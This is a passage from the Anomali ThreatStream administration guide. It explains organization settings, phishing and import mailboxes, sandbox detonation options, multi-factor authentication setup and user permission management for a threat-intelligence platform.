Field	Description
Allow public tags on data owned by my organization	When enabled, users outside of your organization are allowed to add Anomali Community tags to data owned by your organization. When disabled, users outside of your organization are prevented from adding Anomali Community tags to data owned by your organization. However, users from other organizations can always add My Organization tags—those that are visible to only their organization—to any data they have the privileges to access.
Help Improve ThreatStream	When enabled, Anomali collects usage data on the actions you take in ThreatStream to improve the platform and customize your user experience. Usage data is also collected on the Anomali Copilot browser extension for users of v5.3 and above. See the Anomali Cookie Policy for more information on usage data collection.
Enable ThreatStream Chat	Enable instant messaging for your organization on ThreatStream. See "Collaborating with ThreatStream Chat" on page 1249 for more information. Once Chat is enabled for your organization, an additional column is available on the User Admin screen within ThreatStream settings, which allows Org Admins to grant or deny organization users permission to use Chat. All users are excluded from Chat by default and must be granted permission by an Org Admin to use Chat.

Field	Description
Permitted CIDRs	Grant exclusive access to your organization on ThreatStream Cloud to IP addresses that fall within specified CIDRs. After entering a valid CIDR, all organization members must access ThreatStream from an IP address within the CIDR in order to login. Permitted CIDRs also covers API clients and any integrations which use the API. You can enter up to 1000 CIDRs.  Note: If you configure Permitted CIDRs, ThreatStream automatically ensures connection with multiple internal IP addresses which enable communication between ThreatStream and the Anomali Copilot browser extension.
Custom SSO Authentication Error Message	If your organization uses SSO for authenticating to ThreatStream, you can enter a custom error message that ThreatStream will display when users attempt to authenticate using an account that does not exist in ThreatStream.

To view or edit your organization settings:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Organization**.
2. Make the required changes.

Authentication in ThreatStream

User authentication ensures the security of your organization on ThreatStream by confirming that the people logging into accounts associated with your organization are who they say they are. By default, all users must enter a password to login to ThreatStream, but, as an administrator, you can also enable multi-factor authentication to add another layer of security for your organization on ThreatStream. For more on multi-factor authentication, see ["Multi-Factor Authentication" on page 118](#).

Mailboxes for Receiving Observables

Mailboxes enable you to ingest data to ThreatStream via email, without connecting to the user interface. These emails must be sent to designated mailboxes on ThreatStream, which are associated with unique email addresses.

There are two types of mailboxes on ThreatStream.

- **Phishing** mailboxes enable you to forward phishing scams you receive to ThreatStream for analysis. These mailboxes can be configured to create an import session for observables parsed from the email or an investigation from which you can centrally manage the analysis process. The investigation will contain all discovered observables from the email, for which you can initiate an import session from the investigation. You can additionally configure phishing mailboxes to create Threat Bulletins from the email content and detonate URLs or attachments in the sandbox.
- **Import** mailboxes enable you to initiate import sessions for structured or unstructured data without connecting to the ThreatStream user interface. You can additionally configure import mailboxes to add imported observables to new investigations and create Threat Bulletins for each import.

Any ThreatStream user can create multiple mailboxes to meet their needs. For example, you can set up one mailbox to submit the phishing attachments to Sandbox and another one to create a Threat Bulletin when phishing emails are received.

Settings

MY PROFILE ORGANIZATION MAILBOXES USER ADMIN SSO EXCLUDE LIST INTEGRATIONS AUDIT TAXII WORKGROUPS PREFERRED TAGS LENS MANAGE TEMPLATES

Observables can be imported into ThreatStream from free-form emails, including phishing emails. These emails must be sent to designated mailboxes on ThreatStream. Use one of the listed mailboxes or create a new one.

Mailboxes

10 ▾

Name	Search	Email	Activity	Import Session	Type	Action	Tags	Visibility
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Investigation	[Icon] [Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Threat Bulletin, Investigation, Sandbox, Sandbox For URL, Parse Headers	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Import	Investigation	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Investigation	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Phishing Email	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Phishing Email	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Threat Bulletin, Investigation, Original, Sandbox, Sandbox For URL, Parse Headers	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Import	Threat Bulletin, Investigation, Original	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Phishing	Threat Bulletin, Investigation, Original, Sandbox, Sandbox For URL, Parse Headers	[Icon]	My Organization
[Redacted]	[Icon]	[Icon]	[Icon]	[Icon]	Import	Threat Bulletin, Investigation, Original	[Icon]	My Organization

1 2 3 4 5 6 7

1 Actions

8

Email Import Addresses (8 email addresses left)

You can enable up to 20 email addresses that are not registered with your organization on ThreatStream to import intelligence via email.

[Redacted]

Save

- 1 Actions:
 - **Add**—create a new mailbox.
 - **Edit**—edit the selected mailbox.
 - **Delete**—delete the selected mailbox.
- 2 View observables imported via the mailbox on the Observables search page.
- 3 Copy the email address associated with the mailbox.
- 4 View status of import jobs submitted via the mailbox and access any associated import sessions, investigations, or Threat Bulletins.
- 5 Whether or not an import session is automatically created when the mailbox receives submissions.
- 6 Type of mailbox—Import or Phishing.
- 7 Actions associated with the mailbox.

- 8** Enable up to 20 email addresses not registered with your organization to import intelligence via email. See ["Adding Additional Email Import Addresses" on page 118](#) for more information.


Managing Mailboxes



Note: You do not need to be an Org Admin to add a mailbox to ThreatStream.

To add phishing mailboxes:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Mailboxes**.
2. Click **Add** in the Actions menu.
3. Select **Parse Phishing Email** and click **Next**.



NEW MAILBOX


Mailbox Type

☒ **Parse Phishing Email**
Parse incoming phishing email messages to create new Investigations or Import Sessions with the extracted data.

☐ **Parse Email for Intelligence**
Parse incoming email messages and attachments to create import sessions from the extracted data.

[Cancel](#) [Next](#)

4. Configure the following mailbox settings:



NEW MAILBOX

Actions: Parse Phishing Email

MAILBOX NAME *
Phishing Ingest

PROXY USER 
Optic Administrator

ACTIONS 

☒ Create Import Session
☒ Create Investigation
☐ Create Threat Bulletin
☐ Detonate URLs in Sandbox
☐ Detonate Attachments in Sandbox
☐ Parse Headers

[Back](#) [Next](#)

Setting	Description
Name	A meaningful name for the mailbox.
Proxy User	When submissions are received from email addresses that are not registered with your organization, this user is listed as the creator of any resulting import sessions, investigations, or Threat Bulletins.


Setting	Description
Actions	Automatic actions that ThreatStream will take when an email is received by the mailbox. ▪ Create Import Session: An import session is created for observables parsed from the phishing email. ▪ Create an Investigation: An investigation is created. Email contents are added to the Investigation. The user you select under Assignee below is made reporter for the investigation.  Note: ◦ You must select Create Import Session, Create an Investigation, or both. ◦ If you select Create an Investigation only, an import session is <i>not</i> initiated when the mailbox receives submissions. Parsed observables which have already been imported to ThreatStream are added to the investigation as Already Imported Observables. Parsed observables which do not exist in ThreatStream are added to the Investigation as Not Imported Observables. In these cases, global and organization exclude lists are not applied to candidate observables until they are imported. Hence, observables present on your organization Import Exclude List can be added to the investigation as Not Imported Observables. ▪ Create Threat Bulletin: Create a Threat Bulletin with the contents of attached phishing emails. The user you select under Select Reporter/Assignee is assigned the Threat Bulletin. Typically, in the context of Threat Bulletin created via phishing email mailboxes, default assignees triage newly created Threat Bulletins and route them to other users for

Setting	Description
	review. See "Phishing Email Threat Bulletins" on page 330 for more information. Select Attach Original Email if you want to make the original email available in the Attachments section of the Threat Bulletin.  Note: Upon creation, Threat Bulletins are assigned the New status and only visible to your organization. See "Reviewing Threat Model Entities for Publication" on page 581 for more information on the Threat Model publication workflow. ■ Detonate URLs in Sandbox: Submit parsed URLs to the sandbox for detonation. When you select this option, you can also specify a Sandbox Service and Platform on which to detonate the URLs.  Notes: ◦ Sandbox imposes a restriction of a maximum of 1024 characters on URLs. Therefore, make sure the URLs adhere to this limit. ◦ Only the first five parsed URLs are submitted to the sandbox. ■ Detonate Attachment in Sandbox: Submit email attachments to the sandbox. When you select this option, you can also specify a Sandbox Service and Platform on which to detonate the attachment.  Notes Password protected attachments are not supported for detonation through phishing mailboxes.

Setting	Description
	▪ Parse Headers: When this option is selected, ThreatStream parses the headers of emails received by the mailbox. Observables parsed from the email headers are included in the import session associated with the ingestion. Additionally, email headers are included alongside email bodies in Threat Bulletins or investigations that result from the ingestion. Email headers will be ignored by ThreatStream if this option is not selected.

5. Click **Next** and configure the following Additional Settings:

The screenshot shows a web interface titled "NEW MAILBOX" with a sub-header "Additional Settings". It contains three main sections: "TAGS" with a text input field and a description "applies to Import Sessions, Investigations, & Threat Bulletins"; "ASSIGNEE" with a dropdown menu and a description "applies to Investigations & Threat Bulletins"; and "VISIBILITY" with a radio button selection between "My Organization" (selected) and "Restrict To Workgroups", with a description "applies to Import Sessions, Investigations, & Threat Bulletins". At the bottom, there is a "Back" link and a "Done" button.


Setting	Description
Tags	(Optional) Add any Tags that you want to associate with the imported intelligence. Tags can contain spaces. You can also select pre-defined tags from the Add Kill Chain Phase drop down. If you are specifying multiple tags, comma-separate the tags. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204. 
Assignee	Organization user to which investigations and Threat Bulletins will be assigned.
Visibility	You can restrict the visibility to specific workgroups in your organization. To do so, select the workgroups to which you want to give exclusive access to the observables imported through the mailbox. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups" on page 199.  Note: For mailboxes configured to share import sessions or investigations with workgroups, submissions made from email addresses outside of your organization fail if the configured Proxy User is not a member of the workgroup.

6. Click **Done**.


The mailbox is added to the list on the Mailboxes screen. If you want to copy the email address of this mailbox, click  in the Email column. The address is copied to the copy buffer. You can paste this email address in a mail client of your choice to send an email to ThreatStream.

To add import mailboxes:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Mailboxes**.
2. Click **Add** in the Actions menu.
3. Select **Parse Email for Intelligence** and click **Next**.




4. Configure the following mailbox settings:



Setting	Description
Name	A meaningful name for the mailbox.
Proxy User	When submissions are received from email addresses that are not registered with your organization, this user is listed as the creator of any resulting import sessions, investigations, or Threat Bulletins.

Setting	Description
Actions	Automatic actions that ThreatStream will take when an email is received by the mailbox.  Notes: All Import mailboxes create import sessions for observables parsed from the bodies of submitted emails. You can select any of the following actions in addition to this primary action. ■ Create an Investigation: An investigation is created. Email contents are added to the Investigation. ■ Create Threat Bulletin: Create a Threat Bulletin with the contents of the emails. Select Attach Original Email if you want to make the original email available in the Attachments section of the Threat Bulletin.


5. Click **Next** and configure the following Additional Settings:



The screenshot shows the 'NEW MAILBOX' configuration page with the following settings:

- Additional Settings**
 - TAGS** – applies to Import Sessions, Investigations, & Threat Bulletins
 - E.g. First Tag, Second Tag
 - ASSIGNED** – applies to Investigations & Threat Bulletins
 - Assigned
 - VISIBILITY** – applies to Import Sessions, Investigations, & Threat Bulletins
 - My Organization
 - Access to Workgroups
 - Shared with all users in your organization.
 - No workgroups selected yet.
 - ☐ Trusted Circles
 - CONFIDENCE** – only applies to Import Sessions
 - ☐ Override System Confidence
 - 10 ————— 60 ————— 100
 - IMPORT SESSIONS CONFIGURATION** – only applies to Import Sessions
 - ☐ Auto Approve
 - ☐ Include low confidence observables
 - THREAT TYPE** – only applies to Import Sessions
 -
 - ASSOCIATE THREAT MODELS** – only applies to Import Sessions
 - Select a threat model...
 - No associations selected yet

Buttons: Back, Create

Setting	Description
Tags	(Optional) Add any Tags that you want to associate with the imported intelligence. Tags can contain spaces. You can also select pre-defined tags from the Add Kill Chain Phase drop down. If you are specifying multiple tags, comma-separate the tags. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204. 
Assignee	Organization user to which investigations and Threat Bulletins will be assigned.

Setting	Description
Visibility	Select a Visibility setting for import sessions created through the mailbox— My Organization or Trusted Circles.  Note: The Anomali Community Visibility setting, which was previously available for import mailboxes, is no longer supported. Effective April 14, 2023. If you select Trusted Circles, check the Trusted Circles from the provided list. If you select My Organization, you can further restrict the visibility to specific workgroups in your organization. To do so, select the workgroups to which you want to give exclusive access to the observables imported through the mailbox. For more information on workgroups, see "Restricting Access to Intelligence with Workgroups" on page 199. Investigations and Threat Bulletins created through import mailboxes are always assigned the My Organization visibility setting.
Confidence	Select the Confidence value you want to assign to the imported observables. The Confidence value is re-assessed when ThreatStream analyzes the imported data. To enforce the Confidence value you have selected, check Override System Confidence.

Setting	Description
Import Sessions Configuration	Select configuration options for mailbox import sessions—Auto Approve and Include low confidence observables. When Auto Approve is selected, the intelligence import initiated from the import mailbox will be auto approved.  Note: You must have Approve Intel privileges to auto-approve import sessions. When Include low confidence observables is selected, low confidence intelligence (<30) will be added to import sessions initiated from the import mailbox.
Threat Type	Threat Type for the imported observables. ThreatStream will assign extracted observables an indicator type based on the threat type you specify. Malware is the default threat type. Imported observables will be assigned a Malware related indicator type if you do not select a different threat type. See "Threat Types in ThreatStream" on page 1374 for more information.
Associate Threat Models	Associate observables with threat model entities. Select the threat model entity type—Actor, Campaign, Incident, Threat Bulletin, TTP—and its name.

6. Click **Done**.

The mailbox is added to the list on the Mailboxes screen. If you want to copy the email address of this mailbox, click  in the Email column. The address is copied to the copy buffer. You can paste this email address in a mail client of your choice to send an email to ThreatStream.

To edit a mailbox on ThreatStream:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Mailboxes**.

2. Click the mailbox you want to edit OR select the mailbox and click **Edit** under Actions.
3. Make the required changes.
4. Click **Save**.

To delete a mailbox on ThreatStream:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Mailboxes**.
2. Select the mailboxes you want to delete.
3. Select **Delete** from the Actions drop-down list.

Adding Additional Email Import Addresses

By default, only email addresses registered with your organization on ThreatStream can import intelligence via organization mailboxes. However, you can enable up to 20 email addresses *not* registered with your organization to submit intelligence to your mailboxes. Only Org Admins can add additional email import addresses.

To add additional email import addresses:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Mailboxes**.
2. Under Email Import Addresses, add up to 20 email addresses not registered with your organization. Enter one email address per line.
3. Click **Save**.



Note: Ensure that Proxy User is specified for mailboxes to which these non-organization email addresses will submit intelligence.

Multi-Factor Authentication

Multi-factor authentication (MFA) uses at least two factors to authenticate users. Typically, the first factor is the user name and password of a user and the second factor is an authentication code generated by an MFA app or MFA device.

Enabling multi-factor authentication adds an additional layer of security to protect your organization and its data.

ThreatStream supports multi-factor authentication. When you configure ThreatStream for MFA, users are required to provide an authentication code in addition to their email and password for authenticating. The code must be generated through the Google Authenticator App, which is available in the App stores for Apple and Android devices.

The process of setting up MFA for ThreatStream includes these steps:

1. Configure ThreatStream for MFA.
2. Require that organization users download the Google Authenticator App and configure it for generating authentication codes for ThreatStream.

Configure MFA for Your Organization on ThreatStream



Note: By default, the MFA setting is applied at the organization level. Once enabled, all users in your organization are automatically configured to authenticate using MFA. However, you can selectively exclude users from this setting after you have enabled MFA at the organization level. See ["Excluding Specific Users From MFA" on page 121](#) for details.

To set up your organization on ThreatStream for MFA:

1. Log in to ThreatStream as an administrator of your organization.
2. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Organization**.
3. Click the switch to the right of **Use Multi-Factor Authentication (MFA)** to enable it.

The switch turns green when enabled.

Log in the First Time Using MFA


Follow these steps to log in to ThreatStream for the first time after it has been configured for MFA.

To log in in the first time using MFA:

1. Download the Google Authenticator App on your Apple or Android device.
2. Connect to ThreatStream at <https://ui.threatstream.com>.

3. Enter your email and password, and click **Login**.

A Shared Secret code is displayed, as shown below. You are prompted to enter this code in the Google Authenticator App.



4. Set up the Google Authenticator App on your Apple or Android device as follows:
 - a. Scan the QR Code displayed on the Login screen on your device to automatically configure the App.

OR

- b. Launch the App and manually enter these values:

Account: Your ThreatStream email

Key: Shared Secret code from the above screen

The Google Authenticator App generates a six-digit numeric authentication code.

5. Enter the authentication code in the MFA Token field on the Log in screen.
6. Click **Login**.

Log in Using MFA After the First Time

To log in to ThreatStream after setting up the Google Authenticator App:

1. Connect to ThreatStream at <https://ui.threatstream.com>.
2. Enter your email address and password.
3. Check **I have a Multi-Factor Authentication (MFA) token**.

4. Obtain the six-digit numeric code from your Google Authenticator App and enter it in the MFA Token field.
5. Click **Login**.

Reset Your MFA Token

If users are unable to login to ThreatStream with their current MFA configuration, organization administrators can reset MFA tokens for individual users. Users are then prompted to set up MFA with a new shared secret.

To reset configured MFA tokens for individual users:

1. Log in to ThreatStream as an administrator of your organization.
2. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **User Admin**.
3. Locate the required user in the table and click **Reset MFA**.

Recover Your MFA Shared Secret

If you are the sole Org Admin for your organization and cannot login to ThreatStream with your current MFA configuration, you must contact Anomali Support to reset your MFA shared secret.

To prevent this situation from occurring, users who are the only Org Admin for their organization can disable MFA for their accounts or add another Org Admin user.

Excluding Specific Users From MFA

To exclude specific users from using MFA after it has been enabled for your organization:

1. Log in to ThreatStream as an administrator of your organization.
2. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **User Admin**.
3. Deselect the box corresponding to the Use MFA icon, as shown in the example below.


Username	Name	Date Added							
admin@anomali.com	Admin User	2017-05-15 09:43:26	☐	☐	☒	☐	☒	Reset MFA	Remove
admin@anomali.com	Admin	2014-12-12 15:38:41	☐	☐	☒	☐	☒	Reset MFA	Remove
admin@anomali.com		2017-07-31 09:02:23	☒	☐	☒	☐	☒	Reset MFA	Remove

Managing Organization Users



The User Admin tab in ThreatStream Settings has been deprecated for user management operations. All user and role management is now performed through the User & Role Management page. See ["User and Role Management on the Anomali Platform" on page 220](#).

Org Admins can add new users and edit the privileges of existing users. From the User Admin tab within ThreatStream settings, you can add users, remove users, edit privileges of existing users, and export user information in the CSV format.



Username	Name	Date Added	Date Last Login	Read Only	Org Admin	Approve Intel	Export to CSV	Actions
...	...	27 Oct 2020 21:03	...	☐	☐	☐	☐	☐
...	...	02 Feb 2024 09:38	02 Feb 2024 09:40	☐	☐	☐	☐	☐
...	...	17 Dec 2023 23:15	29 Jun 2024 00:44	☐	☐	☐	☐	☐
...	...	30 Nov 2022 01:31	01 Dec 2022 21:42	☐	☐	☐	☐	☐
...	...	14 Oct 2022 08:17	01 Dec 2022 17:32	☐	☐	☐	☐	☐
...	...	01 Jul 2019 10:46	18 Aug 2023 17:59	☐	☐	☐	☐	☐
...	...	05 Mar 2024 11:12	14 Mar 2024 11:13	☐	☐	☐	☐	☐
...	...	13 Feb 2019 17:15	10 Jun 2024 17:53	☐	☐	☐	☐	☐
...	...	08 Feb 2024 22:23	05 Jul 2024 19:31	☐	☐	☐	☐	☐
...	...	06 Dec 2023 18:28	06 Jun 2024 22:59	☐	☐	☐	☐	☐

1 Read Only Account: Provides read-only access to ThreatStream. Read Only users can view and export intelligence on ThreatStream but cannot create intelligence of any kind. For more information, see ["Read Only User Privileges" on page 217](#).

2 Org Admin: Grants users Org Admin privileges. For more on user roles in ThreatStream, see ["Managing ThreatStream User Privileges" on page 215](#).

For organizations that use Anomali Security Analytics: The Org Admin privilege in ThreatStream also gives users administrator privileges in Anomali Security Analytics. Note that, for organizations participating in the Anomali Security Analytics release, users must have the Can use Security Analytics permission to access the Security Analytics user interface.

3 Approve Intel: Enables a user to approve imported intelligence.

- 4 Can Use Chat:** Enables a user to use chat on ThreatStream. See ["Enabling Chat for Your Organization" on page 1256](#) for more information.
- 5 Import to TAXII Feeds:** Enables a user to push data from TAXII clients to your ThreatStream TAXII server.
- 6 Create Anomali Community Intel:** Enables a user to create intelligence shared with the Anomali Community. This includes importing observables, creating Sandbox Reports, as well as modifying tags and commenting on observables and Sandbox Reports shared with the Anomali Community.
- 7 Force Reset Password:** When selected, a user is asked to reset their passwords the next time they log-in.
- 8 Show API Key For Users:** Enables a user to access their dedicated ThreatStream API key on the My Profile tab within ThreatStream settings. This permission also determines whether users can view software downloads on the ThreatStream Downloads page.



Note: A new user-specific API key is generated each time you enable API access for a user.

- 9 Can Audit:** Grants a user read-only access to all ThreatStream settings and admin pages. All other permissions are grayed out and cannot be updated by the user with Can Audit permission.
- 10 Can use Security Analytics:** Enables a user to access Anomali Security Analytics through the link in the ThreatStream top navigation bar. Users that do not have this permission are prevented from accessing the Anomali Security Analytics user interface. Read Only users can be given the Can use Security Analytics permission, thus enabling Read Only users to access the Anomali Security Analytics user interface.



Note: The **Can use Security Analytics** permission is only available to organizations that have an active subscription to Anomali Security Analytics.

- 11 Can Use ThreatStream (LA):** Enables a user to access ThreatStream. Users that do not have this permission are prevented from accessing the ThreatStream user interface. Read Only users can be given the Can use ThreatStream permission, thus enabling Read Only users to access the ThreatStream user interface.
- 12 Can Use Copilot (LA):** Enables a user to access Anomali Copilot Suite.



Note: Users with the Can Use Copilot permission must have Can Use ThreatStream and/or Can Use Security Analytics permissions enabled for them.

- 13 Submit Sandbox:** Enables a user to submit malware to a sandbox for detonation. This privilege also applies to sandbox submissions made through phishing mailboxes. See ["Analyzing Malware with the ThreatStream Sandbox" on page 874](#) for more information.



Note: The **Submit Sandbox** permission is currently available only for users managed through the local ThreatStream authentication source.

- 14 Can Use Rules:** Enables a user to create and edit rules. When the setting is disabled, users view rules and their matches, but they cannot create or edit rules even via advanced searches. By default, the Can Use Rules setting is enabled.
- 15 Unlock Account:** If a user account is locked due to consecutive failed login attempts, an Unlock Account icon is displayed. See ["Password Lockout" on page 98](#) for information on configuring a password lockout policy.
- 16 Export to CSV:** Click to export user information in the CSV format. Exports include all information visible from the User Admin tab—such as usernames, email addresses, dates users were added, and permissions—and timestamps of most recent logins. Exports are limited to 10,000 users.
- 17 Actions:** Click the Actions menu to apply the following actions to selected users:
- **Deactivate:** Remove selected users from your organization user list. After taking this action, the users are disabled. The deactivated users are no longer displayed on the Users tab and cannot log in to ThreatStream. To reactivate a user's account, add a new user with the email address associated with the deactivated account.




Note: *If your use case involves multiple organizations:* ThreatStream does not support moving users between organizations. After removing a user, the user cannot be created on a different organization with the same email address. If you need to move users between organizations, please contact Anomali Support.

- **Force Reset Password:** Force selected users to create a new password on their next log-in to ThreatStream.
- **Reset API Key:** Reset the existing API Key for selected users.
- **Reset MFA:** Reset MFA configuration for selected users. The users will need to reconfigure their MFA settings on their Google Authenticator app the next time they log in. See ["Log in the First Time Using MFA" on page 119](#) for more information on reconfiguring MFA.
- **Unlock:** Unlock user accounts that were locked due to consecutive failed login attempts.
- **Use MFA:** Include users in multi-factor authentication.



Note: The **Use MFA** permission is only available if the **Use Multi-Factor Authentication (MFA)** setting is enabled on the Organization tab. See ["Viewing and Editing Organization Settings" on page 94](#) for more information.

- 18 Add User:** Create a new user. See [Adding a New Users](#) for details.
 - 19 Search:** Search users by their profile name or email.
 - 20 Table Settings:** Select the columns you want to be displayed. You can select the following columns: Username, Name, Date Added, Date Last Login, Read Only Account, Org Admin, Approve Intel, Can Use Chat, CIT, Can Share Intelligence, Force Reset Password, Can Show Api Key, Submit Sandbox, Can Use Security Analytics, and Lock.
- To add a new user:**
1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **User Admin**.
 2. Click **Add User**.
 3. Enter the email address for the new user. The domain must match the domain of your organization.



4. Select the permissions you want to give the new user.



Note: The **Use MFA** permission is only available if the **Use Multi-Factor Authentication (MFA)** setting is enabled on the Organization tab. See ["Viewing and Editing Organization Settings" on page 94](#) for more information.

5. Click **Add**.
6. Instruct the new user to check their email for further instructions.

To edit the permissions of existing users:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **User Admin**.
2. Locate the email address of the required user in the **Username** column.
3. Select the permissions you want to grant to the user and deselect the permissions that you want to withdraw from the user. Changes are saved automatically.

Customizing Emails for New Users

Org Admins can customize the default email sent to new users when they are added to your organization on ThreatStream. If your organization requires additional steps from users the first time they log in to ThreatStream, you can notify new users automatically via new user emails.

Custom text is added to new user emails and does not replace the default text, as illustrated below.

Hello <new_user>,
You've been added to an organization on the Threat Stream platform by <org_admin>, an administrator of your ThreatStream organization.
<custom_text>
You may use your email address and the password <default_password> to log in at <https://ui.threatstream.com>.

To customize new user emails:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **User Admin**.
2. On the **New User Email** tab, enter your custom email text. Custom text can be a maximum of 10,000 characters.
3. Click **Save**.

Configuring Single Sign On (SSO)



The SSO tab in ThreatStream Settings has been deprecated for SSO user management operations. All SSO user and role management is now performed through the User & Role Management page. For details, see ["Configuring Single Sign On \(SSO\)" on page 254](#).

